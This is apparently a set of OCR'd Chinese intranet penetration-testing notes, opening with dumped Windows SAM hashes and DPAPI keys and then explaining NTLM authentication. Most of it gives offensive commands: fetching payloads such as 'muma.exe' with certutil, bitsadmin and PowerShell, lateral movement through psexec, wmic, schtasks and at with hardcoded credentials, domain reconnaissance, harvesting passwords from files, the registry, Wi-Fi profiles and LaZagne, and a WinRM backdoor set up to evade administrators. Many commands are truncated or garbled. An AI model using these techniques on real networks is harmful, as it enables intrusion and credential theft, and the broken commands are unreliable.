Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ryan:1000:aad3b435b51404eeaad3b435b51404ee:143407f619651746ba065d8fda5a1f09:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x4b9fd9e946bc173408955003c52d4ba5c50335c0
dpapi_userkey:0xa05776775d41afa72d8c8ad8b6f079c74f9303cd
[*] Cleaning up...
```

Windows认证原理之NTLM篇

Windows密码

密码存储于 SAM 文件中 路径： `%systemroot%\system32\config\SAM




当我们登录系统的时候,系统会自动地 读取SAM文件中的"密码"与我们输入的"密码"进行比对，如果相同，证明认证成功!

NTLM（NT LAN Manger）


- NTLMHash是支持Net NTLM认证协议及本地认证过程中的一个重要参与物，其长度为32位，由数字与字母组成。
- **Windows本身不存储用户的明文密码**，它会将用户的明文密码经过加密算法后存储在SAM数据库中。
- 当用户登录时，将用户输入的明文密码也加密成NTLMHash，与 SAM数据库中的NTLMHash进行比较。NTLMHash的前身是LM Hash，目前基本淘汰。

LM Hash




生成NTLM Hash

- NTLM




本地认证流程

- Windows LogonProcess（即 winlogon.exe)，是Windows NT 用户登陆程序，用于管理用户登录和退出。
- LSASS用于微软Windows系统的安全机制。它用于本地安全和登陆策略。


winlogon.exe
接收用户输入
lsass.exe
加密密码获得NTLM Hash,读取SAM数据库与用户名,比较
比较结果相同
比较结果不同
将User Sid与Group SID发送给winlogon.exe,准备登陆界面
登录失败

认证流程



NTLM v1 和 v2 的区别

- NTLM v1与NTLM v2最显著的区别就是Challenge与加密算法不同， 共同点就是加密的原料都是NTLM Hash。
- NTLM v1 的Challenge有8位，NTLM v2的Challenge为16位。
- NTLM v1的主要加密算法是3DES，NTLM v2的主要加密算法是 HMAC-MD5。

内网命令行渗透笔记

内网命令行上传文件，下载文件

文件上传:

1. **ipc连接后copy**

```
copy user.txt \192.168.3.21c$
copy user.txt \192.168.3.21c$

1 file(s) copied.
```


文件下载:

1. 建立ipc连接后copy

```
copy \10.33.7.75c$user.txt user.txt
copy \10.33.7.75c$user.txt user.txt
1 file(s) copied.
```

1. bitsadmin

```
bitsadmin /transfer n http://baidu.com/cmd.exe C:     estcmd.exe
```




1. certutil

（1）保存在当前路径，文件名称和下载文件名称相同

```
certutil -urlcache  -split  -f  https://www.baidu.com/webshell/dama.txt
```

（2）保存在当前路径，指定保存文件名称

```
certutil -urlcache  -split  -f  http://baidu.com/muma.exe  ma.exe
```




1. powershell 下载并执行

```
powershell (new-object System.Net.WebClient).DownloadFile('http://baidu.com/cmd.

powershell -exec bypass -c (new-object System.Net.WebClient).DownloadFile('http:
obots.txt')

win10可以 win7不行
powershell wget "http://baidu.com/cmd.exe -outfile "fuck.exe"
```



1. ftp下载 cmd code:

```
echo open 192.168.2.2 21> ftp.txt
echo ftp>> ftp.txt
echo bin >> ftp.txt
echo GET cmd.exe >> ftp.txt
然后ftp -s:ftp.txt
```

linux系统下：

```
wget http://baidu.com/cmd.exe

curl -o dodo1.jpg http:www.linux.com/dodo1.JPG
curl -o dodo1.jpg http:www.linux.com/dodo1.JPG
```

上传文件，curl不仅仅可以下载文件，还可以上传文件。通过内置option:-T来实现 curl -T dodo1.JPG -u 用户名:密码 ftp://www.linux.com/img/

```
curl跟wget有很多高级用法，大伙可以去拓展了解下

这里只介绍几种常用的方式，当然还有很多很多种
### IPC NET USE，查看目录，前提条件
---
net use：查看现有ipc连接

```cmd
net use \192.168.3.21ipc$ “Admin12345” /user:Administrator
net use \192.168.3.21 /u:godadministrator Admin12345
net use \192.168.3.21 "Admin12345" /user:godadministrator
```

内网命令行远程主机执行命令 （wmic、pesxec、at、schtasks、wmiexec.vbs）

at&schtasks计划任务方式执行程序。

条件：启动Task Scheduler服务

SCHTASKS用法：


```
SCHTASKS /Create /S 192.168.3.21 /U administrator /P Admin12345 /SC ONCE  /TN PS

schtasks /create /tn 定时运行 /tr "calc" /sc daily /st 10:36

远程创建：
schtasks /create /s 192.168.3。21 /U administrator /P Admin12345 /sc daily /ru s

执行：
schtasks /run /s 192.168.3。21 /U administrator /P Admin12345 /tn Updateservice
```

```
:\Users\webadmin>SCHTASKS /Create /S 192.168.3.21 /U administrator /P Admin12345 /SC ONCE  /TN PSRemoting-Task1 /TR "C:
\cmd1.exe" /ST 10:17
错误: 任务名 PSRemoting-Task1 已经存在。
要替换它吗(Y/N)?y
成功: 成功创建计划任务 "PSRemoting-Task1"。
```
```



at用法：at \192.168.3.21 16:16 "c:fuck.exe"

一般步骤：

```
net use   \192.168.3.21 "Admin12345" /user:godadministrator
net time \192.168.3.21
copy c:fuck.exe \192.168.3.21c$fuck.exe
at \192.168.3.21 16:16 "c:fuck.exe"(有时任务显示执行了，但是没反应，自行判断有无防护拦截
```

psexec

PsTools工具之一，在指定的一台或多台计算机上运行应用程序条件 条件：需要开放ADMIN$共享

```
PsExec.exe \192.168.3.31 /accepteula -u godadministrator -p Admin12345 cmd

PsExec.exe \192.168.3.21 /accepteula -u godadministrator -p Admin12345 -c "c:cmc

PsExec.exe \192.168.3.31 /accepteula -u godadministrator -p Admin12345 -h cmd /c
```

```
:\test>PsExec1.exe \\192.168.3.31 /accepteula -u god\administrator -p Admin12345 cmd

sExec v1.98 - Execute processes remotely
opyright (C) 2001-2010 Mark Russinovich
ysinternals - www.sysinternals.com


icrosoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

:\Windows\system32>whoami
god\administrator

:\Windows\system32>
```

```
:\test>PsExec1.exe \\192.168.3.31 /accepteula -u god\webadmin -p admin!@#45 -h cmd /c "ipconfig"

sExec v1.98 - Execute processes remotely
opyright (C) 2001-2010 Mark Russinovich
ysinternals - www.sysinternals.com


indows IP 配置


以太网适配器 本地连接 2:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::bca1:c6a3:7331:149c%14
   IPv4 地址 . . . . . . . . . . . . : 192.168.2.31
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : fe80::1%14
                                       192.168.2.1

以太网适配器 本地连接:
```

WMIC

功能强大，可做系统管理、远程主机信息获取条件：启动WMI服务，开放135端口 本地安全策略的“网络访问: 本地帐户的共享和安全模式”应设为“经典-本地用户以自己的身份验证”

```
wmic /node:192.168.3.21 /user:god/administrator /password:Admin12345 process cal

wmic /node:192.168.3.21 /user:god/administrator /password:Admin12345 process cal
```

```
C:\test\exchange-mailbox-export-master\exchange-mailbox-export-master>wmic /node:192.168.3.21 /user:
ord:Admin12345 process call create "cmd.exe /c echo 123>c:/1.txt"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 6540;
        ReturnValue = 0;
};
```

然后看回192.168.3.21 成功生成1.txt

wmiexec

使用VBS脚本调用WMI来模拟psexec的功能，基本上psexec能用的地方，这个脚本也能够使用。条件：启动WMI服务，开放135端口 本地安全策略的“网络访问: 本地帐户的共享和安全模式”应设为“经典-本地用户以自己的身份验证”

```
cscript.exe wmiexec.vbs /cmd 192.168.3.21 administrator Admin12345  "ipconfig >c
```

执行成功后如下图

```
C:\Windows\system32\cmd.exe
                                                   v1.0beta      By. Twilight
EXEC : Target -> 192.168.3.21
EXEC : Connecting...
EXEC : Login -> OK
EXEC : Result File -> C:\wmi.dll
EXEC : Share created sucess.
EXEC : Share Name -> WMI_SHARE
EXEC : Share Path -> C:\

     192.168.3.21  >>  ipconfig >c:\ipconfig.txt

dows IP 配置


 网适配器 本地连接:

连接特定的 DNS 后缀 . . . . . . . :
本地链接 IPv6 地址. . . . . . . . : fe80::dce0:4b54:544:639%11
IPv4 地址 . . . . . . . . . . . . : 192.168.3.21
子网掩码 . . . . . . . . . . . . : 255.255.255.0
```

域信息收集及域控定位

域信息收集:

- net view 显示当前域内主机

```
\FILESERV
\JACK-PC
\MARY-PC
\OWA2010CN-GOD
\WEBSERVER
```

- net view /domain 显示全部域
- net view /domain:god.org 显示指定域内主机信息
- net view \OWA2010CN-GOD 显示指定机器的共享资源
- echo %logonserver% //查看登陆到这台服务器的计算机名
- net group “domain admins” /domain //获得域管理员列表
- arp -a //列出本网段内所有活跃的IP地址
- route print //输出网段
- 查看是否支持posershell if defined PSModulePath (echo yes) else (echo no)
- net user /domain //获得所有域用户列表
- nltest /domain_trusts //获取域信任信息
- net user domain-admin /domain //查看管理员登陆时间，密码过期时间，是否有登陆脚本，组分配等信息
- net config Workstation //查询机器属于哪个域
- net time /domian //查询主域服务器的时间
- nbtstat -A 192.168.3.31 通过IP查询计算机名和所在域
- ping -a 192.168.3.21 返回主机名

```
C:\Users\mary.GOD>nbtstat -A 192.168.3.31

本地连接:
节点 IP 址址: [192.168.3.25] 范围 ID: []

           NetBIOS 远程计算机名称表

       名称               类型         状态
    ---------------------------------------------
    WEBSERVER      <00>  唯一          已注册
    GOD            <00>  组            已注册
    WEBSERVER      <20>  唯一          已注册

    MAC 地址 = 00-0C-29-C4-91-52
```

还可以导入powersploit的PowerView.ps1模块执行，获取整个域的计算机列表及IP

```
import-module .PowerView.ps1
Get-DNSRecord -ZoneName god.org
```

```
dnsrecord          : {4, 0, 1, 0...}
whencreated        : 2018/12/22 8:30:56
whenchanged        : 2019/5/6 7:04:05
ZoneName           : god.org
RecordType         : A
UpdatedAtSerial    : 121
TTL                : 600
Age                : 3667110
TimeStamp          : 2019/5/6 6:00:00
Data               : 192.168.3.21

name               : owa2010cn-god
distinguishedname  : DC=owa2010cn-god,DC=god.org,CN=MicrosoftDNS,DC=DomainDnsZones,DC=god,DC=org
dnsrecord          : {4, 0, 1, 0...}
whencreated        : 2018/12/22 8:30:56
whenchanged        : 2019/8/11 10:40:30
ZoneName           : god.org
RecordType         : A
UpdatedAtSerial    : 358
TTL                : 3600
Age                : 0
TimeStamp          : [static]
Data               : 192.168.3.21
```

定位域控： net group "domain controllers" /domain #查看域控制器列表

```
OWA2010CN-GOD$
命令成功完成。
```

net time /domain

```
\OWA2010CN-God.god.org 的当前时间是 2019/7/8 17:21:15
然后ping OWA2010CN-God.god.org 即可得到域控IP
```

nltest /dclist:god.org (god.org)为域

```
获得域“god.org”中 DC 的列表(从“\OWA2010CN-God.god.org”中)。
    OWA2010CN-God.god.org [PDC]  [DS] 站点: Default-First-Site-Name
此命令成功完成
```

ping 域的名称

```
C:Usersmary.GOD>ping god.org

正在 Ping god.org [192.168.3.21] 具有 32 字节的数据:
```

- 还有一种方法就是可以在网段中扫描开放389端口，389是LDAP 协议端口，一般域控都会开放。

探测内网存活主机及端口扫描

内网无工具扫描

http://rinige.com/index.php/archives/112/ 一条 cmd 命令解决：

```
for /l %i in (1,1,255) do @ping 192.168.1.%i -w 1 -n 1 | find /i "ttl"
for /l %i in (1,1,255) do @ping -a 10.0.1.%i -w 1 -n 1 | find /i "Ping"
```

把 net view 的结果，挨个 ping 一遍，并输出机器名和 ip 地址。

```
FOR /F "eol=- tokens=1 delims= " %a IN ('net view') DO @(echo name: %a, ip: & pi
```

cobalstrike下可以用portscan模块(会先探测存活主机，存活的主机才开始端口扫描)：

```
beacon> portscan 192.168.4.0/24 445,3389,1433,22,6379,389,53,7001,1099,8080,80 i
```

cobalstrike下导入powershell模块扫描：

```
beacon> powershell-import /home/PowerSploit-master/Recon/Invoke-PortScan.ps1 bea
```

msf下端口扫描：

```
添加路由
run autoroute -s 192.168.3.1 -n 255.255.255.0

use auxiliary/scanner/portscan/tcp
```

也可代理出来配合其他扫描器。

0x03 文件定位

内网信息收集

---

1. mstsc记录

```
cmdkey /list  #mstsc记录
```

1. 常见敏感文件名

```
web.conf , web.conf.bak , connection.php , db_mysql.inc, dbconfig.php , dbconfig

windows:
dir /b /s xxx.xxx
findstr /c:"user=" /c:"user"  /c:"pass" /si *.ini *.inf *.txt  *.conf *.as*.php

findstr /s /i "backup" *.*

linux:
find / -name "conifg.*"
find ./ -name "*.php" | xargs egrep -i "user|pass|mysql|config"
cat /root/.bash_history
```

1. 注册表搜索

```
# reg query HKLM /f password /t REG_SZ /s 搜集注册表中的各种密码数据#
reg query HKLM /f username /t REG_SZ /s 搜集注册表中的各种账号数据
```

1. wifi信息导出

```
netsh wlan export profile interface=无线网络连接 key=clear folder=C:fuck    #导出无
```

1. lazagne导出电脑记录密码（包括浏览器、git、svn、wifi、数据库等）


直接lazagne.exe all导出全部

```
D:\[illegible]>lazagne.exe
usage: lazagne.exe [-h] [-version]
                   {chats,mails,all,git,svn,windows,wifi,maven,sysadmin,browsers
,games,multimedia,memory,databases,php}
                   ...

|====================================================================|
|                                                                    |
|                        The LaZagne Project                          |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

positional arguments:
  {chats,mails,all,git,svn,windows,wifi,maven,sysadmin,browsers,games,multimedia
,memory,databases,php}
                        Choose a main command
    chats               Run chats module
    mails               Run mails module
    all                 Run all modules
    git                 Run git module
    svn                 Run svn module
    windows             Run windows module
    wifi                Run wifi module
    maven               Run maven module
    sysadmin            Run sysadmin module
    browsers            Run browsers module
    games               Run games module
    multimedia          Run multimedia module
    memory              Run memory module
    databases           Run databases module
    php                 Run php module

optional arguments:
  -h, --help            show this help message and exit
  -version              laZagne version
```



数据库中收集有价值的密码（from klion）：

```
mysql> select table_schema as db,table_name as tables,column_name as columns frc

mssql> SELECT TABLE_CATALOG,TABLE_NAME,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUM
```

极限条件下端口复用

iis下： 可以参考这篇：一条命令实现端口复用后门 https://www.heibai.org/post/1488.html

1. 在Windows 2012以上的服务器操作系统中，WinRM服务默认启动并监听了5985端口
2. 对于Windows 2008来说，需要使用命令来启动WinRM服务，快速配置和启动的命令是winrm quickconfig -q，这条命令运行后会自动添加防火墙例外规则，放行5985端口
3. 对于原本就开放了WinRM服务的机器来讲，需要保留原本的5985端口listener，同时需要新增一个80端口的listener，这样既能保证原来的5985端口管理员可以使用，我们也能通过80端口连接WinRM。 使用下面这条命令即可新增一个80端口的listener

```
winrm set winrm/config/service @{EnableCompatibilityHttpListener="true"}
```

1. 在Windows 2008上面如果原本没有开启WinRM服务，那么需要把默认的5985端口修改成web服务端口80，否则管理员上来看到一个5985端口就可能起疑心。通过下面这条命令即可修改端口为80

```
winrm set winrm/config/Listener?Address=*+Transport=HTTP @{Port="80"}
```

1. 本地配置后使用后门： 本地需要连接WinRM服务时，首先也需要配置启动WinRM服务，然后需要设置信任连接的主机，执行以下两条命令即可。 winrm quickconfig -q winrm set winrm/config/Client @{TrustedHosts="*"} 连接使用 使用winrs命令即可连接远程WinRM服务执行命令，并返回结果 winrs -r:http://www.baidu.com -u:administrator -p:Passw0rd whoami

上述命令会在远程机器上执行whoami命令，获取结果后直接退出。 常规

参考链接

- https://www.jianshu.com/p/9df5e6e62246 渗透技巧--通过cmd上传文件的N种方法
- https://xz.aliyun.com/t/1649 渗透技巧——从github下载文件的多种方法
- https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%B5%8B%E8%AF%95%E4%B8%AD%E7%9A%84certutil.exe/ 渗透测试中的certutil.exe

内网渗透中的文件传输第一季

内网渗透中的文件传输第一季


利用whois传输文件：

